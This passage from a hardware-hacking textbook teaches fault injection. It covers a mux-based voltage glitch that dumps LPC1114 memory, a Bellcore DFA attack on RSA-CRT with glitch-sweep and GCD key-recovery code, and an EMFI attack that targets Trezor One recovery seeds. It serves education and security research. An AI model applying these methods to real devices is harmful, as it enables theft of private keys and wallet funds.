The TS12A4514 feeds the standard 3.3 V VCC from the ChipWhisperer-Nano through to the LPC1114, while the TS12A4515 feeds through a lesser voltage, as determined by the voltage set by the variable resistor VR1. This means with each toggle of the ChipWhisperer-Nano's I/O pin, we toggle each analog switch at pin 6 and cause the voltage fed through to the LPC1114 to switch between the standard VCC on the TS12A4514 and the adjusted VCC on the TS12A4515. In comparison with the crowbar glitch schematic in Figure 6-6, only connections to VDD change; the serial and triggering connections remain the same.

In our build, we stacked a TS12A4514 (bottom) and TS12A4515 (top) and soldered them together. The two switched voltage pins (pin 8 of U2 and U3) are the only pins not soldered together, as they have different connections; see Figure 6-14 for details.



Figure 6-14: A TS12A4514 (bottom) and TS12A4515 (top) stacked (hacked) together

First, note that the 12 Ω resistor has been removed from the target ❶, as previously mentioned. For the switching-based glitch using a multiplexor, we need to specify two voltages: the regular voltage and the "glitch" voltage. In this case, to make life a bit easier, we'll use similar voltages to those we used in the previous crowbar section. The regular voltage is the standard 3.3 V supply, taken off the JTAG connector from the LPC1114 board. The glitch voltage is similar to the crowbar setup where we tried to bring the power supply to ground (0 V). Going right to 0 V might reset the device too quickly, so instead we put a variable resistor (VR1) in the path. Because the target device typically has some capacitance on the positive rails, using a resistor means the volage is not driven down to 0 V (GND) as quickly. In the figure, we're using a standard variable resistor ❸.

Figure 6-15 shows the mux-based fault injection setup; we'll go through the low-level details of each part next.



Figure 6-15: The complete setup for performing a mux attack

On the ChipWhisperer-Nano, we unsolder the two solder jumpers on the target side ❷. This step is required because we'll now be using the glitch output to drive the mux, but we'll still want to use the measurement capability. By default, the glitch output and measurement are tied together on the target board. This setup was okay in the previous section when the glitch output was directly connected to the target voltage. Now we need to decouple the measurement and glitch from each other. Separating off the target side of the ChipWhisperer-Nano would accomplish the same goal and ensure no conflict of the I/O lines. Simply unsoldering the solder jumpers, however, may be less aggressive in case you still want to use the included target.

To trigger the mux switch, we simply need a digital I/O signal that sweeps along a timeline, thereby inserting a voltage switch at different points in the target's boot sequence. We could use an external FPGA or signal generator, but in this example, we'll use the same ChipWhisperer-Nano or ChipWhisperer-Lite glitch output that we used in the crowbar example. The glitch trigger output only drives low, so a 1 kΩ resistor pulls the line high when it is not being driven low. We can use this glitch trigger output as an input to the mux select line, remembering that it is "active-low" when we want to insert a glitch the line drives low.

The TS12A4515P switches the preset glitch voltage (as set by VR1) through to the LPC1114 power rail when its input (at the combined pins 6) from the ChipWhisperer-Nano glitch trigger is low. Conversely, the TS12A4514P switches the normal 3.3 V VCC through to the LPC1114 power rail when its input (also at combined pins 6) from the ChipWhisperer-Nano glitch trigger is high. Whenever the glitch output trigger from the ChipWhisperer is low, the glitch voltage is switched through to the LPC1114 power rail by the mux, at any time and for any length of time, as programmed in and controlled by the ChipWhisperer.

You can observe the mux's output from pins 1 on both switches to the LPC1114 power rail with an oscilloscope, to view it together with the boot waveforms in progress at and around the time of the glitch, similar to what's shown in Figure 6-9. This is essential for tuning the glitch moment and width. In this example, instead of relying on an oscilloscope, the ChipWhisperer-Nano is set to capture the power line signal, as in the crowbar example. One caveat of the ChipWhisperer-Nano is that it has a fixed input gain; you may find that the power line signal is swamping the input, making it difficult to observe. For this reason, a 220 Ω resistor (R3) has been inserted, which forms a voltage divider with the ChipWhisperer-Nano measurement input. You may need to adjust this resistor depending on the multiplexor you're using. The ChipWhisperer-Lite allows adjusting the gain, so it does not require this same change and can directly observe the LPC1114 core voltage.

Tuning Glitch Settings

As in the crowbar fault injection example, we'll need to adjust the glitch settings. Previously, we had to adjust only the glitch width; now we also need to adjust the glitch voltage. In doing so, to keep things simple, we use a variable resistor to adjust the glitch "strength" rather than applying a specific voltage setting. We tune this resistor, view or capture a power measurement again during the boot process, and see how inserting various different glitch voltages affects it.

If you're using the ChipWhisperer-Nano, this means running the script in Listing 6-6. As before, you can see how to adjust the glitch width in Listing 6-7. Switching between a very narrow glitch (`scope.glitch.repeat = 1`) and a wider glitch (`scope.glitch.repeat = 50`) should result in the narrow glitch not resetting the target and the wider glitch resetting the target.

You can also adjust resistor VR1 to see how it affects the results. You should find that a larger VR1 value allows you to use a wider glitch setting before the device resets. Again, see Figure 6-11 and Figure 6-12 for examples of what the power trace looks like in both reset and non-reset situations. The addition of the resistor gives us another item to tweak. Imagine if the setting of `scope.glitch.repeat = 6` allowed the device to work normally and `scope.glitch.repeat = 7` always caused a reset. We want a setting that *almost* resets the device. A reset isn't useful, but you could tweak the resistor value to the point where it doesn't always reset the device.

As a sanity check, first connect both mux inputs to +3.3 V, and you should see that the target won't glitch. Then connect one of the mux inputs directly to GND, and you should find that even narrow glitches cause the target to reset. From there, use the variable resistor to find the ideal in-between setting.

Once you've found a good setting for the voltage that has been set by the variable resistor (in our experiment, the "good" setting was a resistance of 34 Ω), you can again find the setting for the glitch width where the target is becoming unstable and resetting. When we dialed in the resistance setting, we were using a very wide glitch, so now we want to fine-tune the width to reduce our search space as well.

Compared to the crowbar glitch, we found a slightly narrower glitch was required. Listing 6-10 shows an example of the successful dump output; note that the timing offset is about the same as that determined by the crowbar insertion but that the width is different.

```
Attempting to glitch LPC Target
Glitch offset 5700, width 5........[NORMAL]
   ---MANY MORE TESTS---
Glitch offset 5722, width 5........[NORMAL]
Glitch offset 5723, width 5........[NORMAL]
Glitch offset 5724, width 5........[NORMAL]
Glitch offset 5725, width 5........[NORMAL]
Glitch offset 5726, width 5........[NORMAL]
Glitch offset 5727, width 5........[NORMAL]
Glitch offset 5728, width 5........[SUCCESS]

  Glitch OK! Beginning dump...
00 08 00 10 D1 1D 00 00 CB 1F 00 00 CB 1F 00 00
CB 1F 00 00 CB 1F 00 00 CB 1F 00 00 38 3B FF EF
00 00 00 00 00 00 00 00 00 00 00 00 CB 1F 00 00
CB 1F 00 00 00 00 00 00 CB 1F 00 00 CB 1F 00 00
CB 1F 00 00 CB 1F 00 00 CB 1F 00 00 CB 1F 00 00
CB 1F 00 00 CB 1F 00 00 CB 1F 00 00 CB 1F 00 00
CB 1F 00 00 CB 1F 00 00 CB 1F 00 00 CB 1F 00 00
```

Listing 6-10: Using a mux results in the same successful glitch output as when using a crowbar.

If you do adjust the regular operating voltage, the timing of the glitch will change. The operating voltage of the device changes the internal oscillator frequency slightly (in addition to natural variations between devices). This means that running the target at 2.5 V instead of 3.3 V will likely have a pronounced effect on the moment in the boot process where the glitch ends up being inserted.

Act 3: Differential Fault Analysis

Whereas the previous acts used fault injection to impact a result, this act uses fault injection to corrupt the otherwise perfect and secure math that underpins modern cryptography. In particular, we are going to attack RSA

using a particularly common RSA implementation. These types of faults make it possible to use a *differential fault analysis (DFA)* attack. DFA attacks rely on an attacker being able to run the cryptographic operation while a fault is inserted and to compare the result of the faulty operation with the normal operation.

A Bit of RSA Math

The 2001 paper "On the Importance of Eliminating Errors in Cryptographic Computations," by Dan Boneh, Richard A. DeMillo, and Richard J. Lipton, introduced the Bellcore DFA attack on RSA. It must be one of the most effective DFA attacks, so in this act, we'll take you on the ride called "Single Fault, All Key Bits." Although this is a magical outcome, it is not super complicated mathematically. The Bellcore attack focuses on a particular variant of RSA, called the *RSA-CRT (Chinese Remainder Theorem)*. RSA-CRT was invented to speed up calculating RSA signatures by doing the RSA modular integer arithmetic on smaller numbers, while (of course) leading to the same result.

First, we'll discuss textbook RSA and then show how RSA-CRT is implemented. We'll discuss RSA again in Chapter 8 when we introduce the power analysis attack. Understanding how RSA works for a fault attack needs more details than for power analysis, so this section goes a little deeper than what you'll need for Chapter 8 (in case the following math throws you off). Since this is a hardware book, refer to your favorite crypto textbook for more details. If you don't yet have a favorite, Jean-Philippe Aumasson's *Serious Cryptography* (No Starch Press, 2018) is a good candidate, and it covers RSA in Chapter 10. The following math has tons of cryptographic and number theory background, but all you really need is high-school-level algebra to understand why the attacks work.

The workings of RSA start off with two prime numbers, p and q, which together form the basis for the *private key*. The *public key* is simply n, with $n = pq$. The secrecy of p and q is due to the inherent difficulty in factorization of very large numbers, meaning no known efficient algorithms exist for recovering p and q from only n. The next component of RSA is in choosing a number called the *public exponent* (e). A common choice is $2^{16} + 1$. The *private exponent* (d) is now calculated as $d = e^{-1} \bmod \lambda(n)$, where λ is Carmichael's totient function (its implementation isn't relevant for the following attack, so you can simply nod knowingly about the existence of this function).

If you're using RSA to sign a given message, the message (m) is what the RSA signature protects. RSA signing is done by calculating $s = m^d \bmod n$. The message (m) is simply an integer (number). In practice, we have a *padding scheme* that converts from a typical string or binary message to the integer m.

RSA is pretty computationally expensive. Consider that the private exponent is, for modern-day security, at least 2,048 bits long and that the complexity of the modular exponentiation $m^d \bmod n$ increases with the cube of the number of bits in n.

Enter the Chinese Remainder Theorem. The idea is to split the calculation into two parts, leveraging the fact that n is a product of two primes. The private key in RSA-CRT is based on the primes p and q, mentioned previously. We could represent this key, still based only on the values of p and q, as three numbers: $d_P = d \bmod p - 1$, $d_Q = d \bmod q - 1$, and $q_{\text{inv}} = q^{-1} \bmod p$. With this implementation, we now can calculate a signature as follows:

$$s_P = m d_P \bmod p$$

$$s_Q = m d_Q \bmod q$$

$$s = s_Q + q(q_{\text{inv}}(s_P - s_Q) \bmod p)$$

Since the moduli (p and q) are now half the number of bits, calculating a signature is roughly four times faster (that's good). Also, a differential fault analysis (DFA) attack can now be performed with just one fault (that's bad). To appreciate why, consider that we inject a fault, any fault, during the calculation of s_P, and let's call the faulty result s'_P. We'll also have a corrupted signature as a result, s'. Next, we can do a bit of algebraic magic:

$$s' = s_Q + q(q_{\text{inv}}(s'_P - s_Q) \bmod p)$$

Then, we subtract s' from s:

$$s - s' = s_Q + q(q_{\text{inv}}(s_P - s_Q) \bmod p) - s_Q - q(q_{\text{inv}}(s'_P - s_Q) \bmod p)$$

and we remove s_Q from both sides:

$$s - s' = q(q_{\text{inv}}(s_P - s_Q) \bmod p) - q(q_{\text{inv}}(s'_P - s_Q) \bmod p)$$

Next, we recognize that q times some integer, minus q times some other integer, can be written as

$$s - s' = qk_1 - qk_2 = kq$$

where k_1, k_2, and k are some (unknown) integers. This is for a fault in s_P. If you happen to fault during the calculation of s_Q, you end up with $s - s' = kp$.

Next, we use an efficient algorithm for calculating the *greatest common divisor (GCD)*. The GCD of two integers i and j gives the largest positive integer that divides into both numbers. For example, the GCD of 36 and 24 is 12, because 12 divides into both 36 and 24. No number greater than 12 divides both 36 and 24. We'll write this as GCD(36, 24) = 12.

A prime number, by definition, can be divided only by itself and 1. In RSA, the modulus of $n = pq$, so it's divisible only by 1, p, and q. Since GCD(q, n) = GCD(q, pq) = q, the GCD of n and any integer kq (with k less than p) is q.

From our attack, we can calculate $s - s'$, and we know it's a multiple k of q (with k less than p). We calculate GCD($s - s'$, n) = GCD(kq, pq) = q. This works because p and q are primes, so no other divisors exist for n. Now, since we have q, we easily calculate $p = n \div q$, and we have both private primes and thus the RSA private key!

Note that for this attack to work, we need both s and s', which means signing the same message m twice and corrupting one of the two signature calculations. Doing that may not always be possible in practice, because padding schemes like *Optimal Asymmetric Encryption Padding (OAEP)*, such as used in the PKCS#1 cryptographic standard, randomize part of the message m on the signer's end. Luckily, Arjen Lenstra, a famous cryptographer, wrote a memo to the Bellcore authors showing a successful attack that requires only the corrupted signature.

The solution is fairly similar to the preceding one, where we did some algebra to derive a value for which the GCD with n gives one of the primes. The difference with before is that we don't have an s, only an s'. We can use our previously derived equation that relates them:

$$s - s' = kq$$

$$s = s' + kq$$

So, we'll substitute the s as follows in the RSA message equation:

$$m = s^e \bmod n = (s' + kq)^e \bmod n$$

Next, we use the binomial theorem to do some rewriting. The binomial theorem states the following:

$$(x + y)^n = \sum_{k=0}^{n} \binom{n}{k} x^{n-k} y^k = \sum \binom{n}{k} x^k y^{n-k}$$

So, we'll write

$$m = (s' + kq)^e mod\ n = \left[\sum_{i=0}^{e} \binom{e}{i} s'^{e-i} k q^i \right] \bmod n$$

and we'll bring out the expression for $i = 0$:

$$m = \left[\binom{e}{0} s'^e k q^0 + \sum_{i=1}^{e} \binom{e}{i} s'^{e-i} k q^i \right] \bmod n$$

$$m = \left[s'^e + \sum_{i=1}^{e} \binom{e}{i} s'^{e-i} k q^i \right] \bmod n$$

We'll also divide one of the kq terms out of the summation:

$$m = \left[s'^e + kq \sum_{i=1}^{e} \binom{e}{i} s'^{e-i} k q^{i-1} \right] \bmod n$$

We replace the summation with x, where x is some integer:

$$m = [s'^{e} + kqx)\text{mod } n$$

$$\text{m} - s'^{e} = kqx \text{ mod } n$$

We then find q with the following:

$$\text{GCD}(m - s'^{e}, n) = \text{GCD}(kqx, n) = \text{GCD}(kqx, pq) = q$$

Since $p = n \div q$, we have the full private key. As before, this works symmetrically for a fault in s_Q.

Getting a Correct Signature from the Target

For this example, we'll use this chapter's Jupyter Notebook, which has an RSA-CRT fault simulator and can also run on the ChipWhisperer-Lite with a 32-bit ARM (NAE-CWLITE-ARM) target. You can configure your choice at the top of the notebook. For the hardware, it walks you through loading the firmware, getting a signature from the device, and verifying it is correct.

You can use whatever other target you want; all you need to do is build a fault injection setup with the target and implement an RSA-CRT on the target. The RSA-CRT takes in a message m and returns the signature s. You can modify the code from the notebook for your firmware and build setup.

Injecting the Fault in the Simulator

For the simulator in the notebook, we implement the RSA-CRT computation as described in the earlier formulae. Just like on the real hardware, we're signing a PKCS#1 v1.5 padded hash of the message. Luckily, this standard's fairly simple. PKCS#1 v1.5 padding looks like this:

```
|00|01|ff...|00|hash_prefix|message_hash|
```

Here, the `ff...` part is a string of `ff` bytes long enough to make the size of the padded message the same size as N, while *`hash_prefix`* is an identifier number for the hash algorithm used on *`message_hash`*. In our case, SHA-256 has the hash prefix of `3031300d060960864801650304020105000420`.

Altogether, the padded and hashed message "Hello World!" looks like this:

```
|00|01|fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff|003031300d060960864801650304020105
000420|7f83b165ff1fc53b92dc18148a1d65dfc2d4b1fa3d677284addd200126d9069|
```

Now that we have the final message, we push that through the RSA-CRT computation, but not without first simulating some faults. For this, we flip a number of bits in s_P at random to obtain s'_P. As the preceding attack explains, it's not important what the fault really is. We could have also set s_P to the binary expansion of π, 0, or our pet's birthday. Next, we calculate the faulty signature s'.

Injecting the Fault on Hardware

For hardware, the relaxed conditions on when and where to fault also help us: any fault will do, as long as it's sometime during the calculation of s_P or s_Q. Since these calculations take up almost the entire RSA-CRT calculation, most of the time between receiving the message and calculating the signature is spent on the calculation of s_P and s_Q. This means you can try your luck and blindly inject faults somewhere within the time window of the signature calculation.

If you want a bit more visibility as to what you're doing, take a power trace to see the timing of the RSA operation. For example, the power trace in Figure 6-16 is from an STM32F30, where the operation is split into two main sub-operations.



Figure 6-16: MBED-TLS running an RSA signature operation

You can see the two halves of the signature calculation split around cycle 500,000, separated by a small blip. This pattern is very common for RSA-CRT, and, in fact, seeing it can make it obvious that a device is running RSA-CRT without any internal knowledge of the device. We'll look more at power analysis in the next chapter as well as how to use it to recover secret information from a device.

With the timing down, we can inject faults. In the notebook for this exercise, we've selected a range of 7,000,000 and 7,100,000 between which to inject faults, which is somewhere in the middle of the second half of the signature computation. From earlier characterization of the device, we know some possible fault parameters we could use, and we hardcode these in the notebook. If we are unsure on the timing, we can simply sweep through some approximate timings, as this snippet of code shows:

```
from tqdm import tnrange
for i in tnrange(7000000, 7100000):
```

```
    scope.glitch.ext_offset = i
    target.flush()
    scope.arm() # arm the glitch to occur at ext_offset
    target.write("t\n") # this starts signature operation and triggers counter
    scope.capture() # wait for trigger/counter to finish
    --snip--
```

We use a loop to get the target to perform signature operations while we inject faults. We would then need to check the result to see whether the target returned something that looks like a corrupted signature, rather than a target crash or hard error. The code to check whether the output is valid for each timing is in the companion notebook.

We identify candidate signature corruptions by the fact that the signature returned from the device has the correct length but does not pass RSA verification. If it has an incorrect length, we most likely corrupted something besides the signature calculation, so we can discard those instances.

In the notebook, we cheat and simply check to see whether the "expected" output does not appear in the signature (the expected output being the result of a correct signature). It's an even easier way of checking whether the signature doesn't validate.

After running this code, we'll have captured a faulty signature that we can use to recover the primes. Usually, this method will work. If you encounter a corner case where it doesn't, it's easy to grab another faulty signature and try again.

If you aren't going the ChipWhisperer route and have your own setup or target, make sure to characterize first: find fault injection parameters that will result in some visible corruption of the signature. The telltale sign of a useful corruption is when the data returned for the signature changes without the length of the signature changing. The amusing part of this attack is that a successful characterization will already yield a corrupted signature, which means we're done with the fault injection part.

Completing the Attack

Once we have the glitched signature, either from hardware or the RSA-CRT simulator, we've still got a little work to do. Let's assume we have a variable called `s_crt` that is the correct signature and a variable called `s_crt_x` that is the corrupted signature. These are just big numbers. As an example, the value of `s_crt_x` when printed in hex looks like this:

```
1187B790564D43D48CD140A7FF890EEA713D1603D8CBC57CF070EE951479C75E93FE98AD04F535109D957F9AB9
AA25DB2FB1A5521C68C986A270782B7A579A12B9AE79DF2F59ED9E6694C64C40AAD9FE46B203DB75792016EE
A315F7CAA8F9AAC0FD89052FFAC29C022E32B541B150419E2B6604DDA6BF2582F62C9F7876393D
```

Earlier, we had the simple equation for calculating the primes p and q out of the corrupted signature and either the correct signature or the message. The notebook implements both methods for recovering the primes using the GCD. As you'll see, this computation takes only a fraction of a second to complete, before printing out the private primes.

Let's take one of the implementations from the notebook for finding the private primes using the corrupted signature and the correct signature:

```
# Recover p and q from corrupted signature and correct signature
calc_q = gcd(s_crt_x - s_crt, N)
calc_p = N // calc_q
print("Recovered p using s: {}".format(hex(calc_p)))
print("Recovered q using s: {}".format(hex(calc_q)))
print("pq == N?             {}".format(calc_q * calc_p == N))
```

The output of this block shows the calculated values of `p` and `q`. To confirm that they're correct, we simply check whether multiplying them together gives us the (public and, thus, known) value of `N`. The following shows an example of running the preceding code:

```
Recovered p using s: 0xc36d0eb7fcd285223cfb5aaba5bda3d82c01cad19ea484a87ea4377637e75500fcb2005
c5c7dd6ec4ac023cda285d796c3d9e75e1efc42488bb4f1d13ac30a57
Recovered q using s: 0xc000df51a7c77ae8d7c7370c1ff55b69e211c2b9e5db1ed0bf61d0d9899620f4910e416
8387e3c30aa1e00c339a795088452dd96a9a5ea5d9dca68da636032af
pq == N?             True
```

Et voilà! We've factored `N` from one corrupted signature and know the private primes `p` and `q`. All it took was a single fault inserted at almost an arbitrary time during the signature operation.

Hardened implementations have one more trick that we should bypass in real life, however: the actual `mbedTLS` library checks whether it's returning a faulty signature, which it does simply by checking that the signature works as expected. In the sample firmware, we've commented out that line. In reality, you would use fault injection to bypass the check. Although a double-fault sounds tricky, it's made easier because the initial fault (in the RSA operation) requires almost no precision on the timing, so the only complicated part is timing the fault on the signature validation check.

Summary

In this chapter, we walked through three different examples of performing fault injection attacks, starting with the most basic scenario of a fault attack on a loop and finishing with how you can dump RSA keys using fault attacks.

Keep in mind that fault injection in practice is a stochastic process. The specific type of fault and resulting effect will vary considerably, and even can change with different device lock codes and as manufacturers work to protect devices against fault attacks.

If you are performing the experiments in this chapter yourself, don't despair if things don't work reliably the first time. Try multiple methods of performing the fault injection, and more important, experiment with some of the simple examples first to see what variety of faults you can inject.

In the next chapter, we'll step things up and attack an off-the-shelf device.

7

X MARKS THE SPOT: TREZOR ONE WALLET MEMORY DUMP

Let's complete this series of chapters on fault injection by breaking a real target: the Trezor One wallet. We'll use electromagnetic fault injection to demonstrate memory dumping and to allow us to extract the recovery seed, which is all that's needed to access the wallet's contents.

This chapter will be the most open-ended one in the book. It describes an advanced attack that may require more specialized equipment and has a very low success rate, even when well-tuned. In fact, re-creating this attack would make a good academic term project. To follow along with the entire attack, you'll need a solid understanding of embedded design, along with some complicated instrumentation setup and a little bit of luck on top. However, we think it's important to show what it takes to move from simple devices to actual products.

We discussed electromagnetic fault injection (EMFI) in the "Electromagnetic Fault Injection" section on page XX. EMFI tries to build a powerful

pulse immediately above the top surface of the device itself, causing all sorts of corruption within the target. In this chapter, we'll use an EMFI tool called ChipSHOUTER to perform the injection.

Attack Introduction

Our victim is a Trezor One bitcoin wallet. This little device can be used to store bitcoins, which ultimately means that it provides a method of securely storing a private key used for cryptographic operations. We don't need to dig into details of the wallet's operation, but understanding the idea of a *recovery seed* is critical. The recovery seed is a series of words that encode a recovery key, and knowing that recovery seed is sufficient to recover the private key. This means that someone who steals only the recovery seed (without further access to the wallet) could access funds stored in the wallet itself. An attack that finds the key would be rather detrimental to the security of the owner's precious coin.

The attack we describe here was inspired by some other work. The "wallet.fail" presentation at Chaos Computer Club (CCC) by Dmitry Nedospasov, Thomas Roth, and Josh Datko demonstrated how to break the STM32F2 security protection and dump the static RAM (SRAM) contents. Instead, we'll show how to dump the flash memory contents directly where the seed is stored, so it's a different attack but with similar end results.

We'll use EMFI, allowing us to perform the attack without even removing the enclosure. This means someone can perform the attack without leaving any trace of modifying the wallet, no matter how carefully it's inspected. This chapter introduces several more advanced tools, and you'll see in their usage that it can be worth the investment when it comes to looking at real targets. As an example, we'll use USB as a way of timing our attack. A true USB sniffer (such as a Total Phase Beagle USB 480) is instrumental here in understanding this timing. We have a longer discussion of tools in Appendix A.

NOTE *The attack in this chapter, first described by Colin (co-author of this book) as part of the paper "MIN()imum Failure: EMFI Attacks against USB Stacks," was presented at the USENIX Workshop on Offensive Technology (WOOT) in 2019.*

Trezor One Wallet Internals

The Trezor One wallet is open source, which makes this attack a wonderful demonstration for teaching EMFI and fault injection. You can freely modify the code or program older versions that have not yet patched the vulnerability.

The Trezor sources are available on GitHub in the trezor-mcu project. If you want to follow the steps in this chapter, select the "v1.7.3" tag on GitHub, or follow the link *https://github.com/trezor/trezor-mcu/tree/v1.7.3*, which will take you to this exact version. These flaws have long been fixed in a firmware release that will be available by the time you read this book, so

you'll need to look at the older (vulnerable) code to better understand the exact attack. The Trezor is based on an STM32F205. Figure 7-1 shows the device sans enclosure.

Figure 7-1: Trezor One wallet internals

The six pin sockets on the left-hand side of the printed circuit board (PCB) are the JTAG header. The STM32F205 is just below the surface of the enclosure, a feature we'll use to make our attack more realistic in practical scenarios.

The actual sensitive recovery seed is stored in flash memory in a section called the *metadata*. It's located just after the bootloader, as shown in Listing 7-1. Part of the header file defines the location of various items of interest within the flash memory space.

```
--snip--
#define FLASH_BOOT_START     (FLASH_ORIGIN)
#define FLASH_BOOT_LEN       (0x8000)

#define FLASH_META_START     (FLASH_BOOT_START + FLASH_BOOT_LEN)
#define FLASH_META_LEN       (0x8000)

#define FLASH_APP_START      (FLASH_META_START + FLASH_META_LEN)
--snip--
```

Listing 7-1: Location of various items of interest within the flash memory space

The `FLASH_META_START` address is at the end of the bootloader section. You can enter the bootloader by holding down the two buttons on the front of the Trezor, which allows a firmware update to be loaded over USB. Since a malicious firmware update could simply read out the metadata, the bootloader verifies that various signatures are present on a firmware update

in order to prevent such an attack. Using fault injection to load unverified firmware would be one method of attack, but it's not what we are going to use. The problem with all of these attacks is that the Trezor erases the flash memory *before* loading and validating the new file, storing the sensitive metadata in SRAM during this process. The wallet.fail disclosure actually attacked this process, since it's possible to glitch the STM32 to go from code read-protection level RDP2 (which completely disables JTAG) to level RDP1 (which enables JTAG to read from SRAM, but not from code).

If our attack corrupted the SRAM (or needed a power cycle to recover from error states), performing that erase is very dangerous. The wallet.fail attack was able to recover the SRAM, but the attack method we'll use could corrupt the SRAM, which means any mistake would permanently destroy the recovery seed. Instead, we'll try to read out the flash memory directly, which is much safer since we make sure that an erase command won't be performed, meaning that the data is safely stored in memory, waiting for us to extract it.

USB Read Request Faulting

Since the bootloader supports USB, it also contains very standard USB processing code. Listing 7-2 shows part of it, which comes from the *winusb.c* file in the Trezor firmware source tree. We've chosen this particular "control vendor request" function because it sends out the "guid" through USB.

```
static int winusb_control_vendor_request(usbd_device *usbd_dev,
                                 struct usb_setup_data *req,
                                 uint8_t **buf, uint16_t *len,
                                 usbd_control_complete_callback* complete) {
  (void)complete;
  (void)usbd_dev;

  if (req->bRequest != WINUSB_MS_VENDOR_CODE) {
    return USBD_REQ_NEXT_CALLBACK;
  }

  int status = USBD_REQ_NOTSUPP;
  if (((req->bmRequestType & USB_REQ_TYPE_RECIPIENT) == USB_REQ_TYPE_DEVICE) &&
     (req->wIndex == WINUSB_REQ_GET_COMPATIBLE_ID_FEATURE_DESCRIPTOR))
  {
       *buf = (uint8_t*)(&winusb_wcid);
       *len = MIN(*len, winusb_wcid.header.dwLength);
       status = USBD_REQ_HANDLED;

  } else if (((req->bmRequestType & USB_REQ_TYPE_RECIPIENT) ==
             USB_REQ_TYPE_INTERFACE) &&
       (req->wIndex == WINUSB_REQ_GET_EXTENDED_PROPERTIES_OS_FEATURE_DESCRIPTOR)
      && (usb_descriptor_index(req->wValue) ==
          winusb_wcid.functions[0].bInterfaceNumber))
  {
        *buf = (uint8_t*)(&guid);
        *len = MIN(*len, guid.header.dwLength);❶
        status = USBD_REQ_HANDLED;
```

```
  } else {
        status = USBD_REQ_NOTSUPP;
  }

  return status;
}
```

Listing 7-2: The WinUSB control request function that we attempt to fault

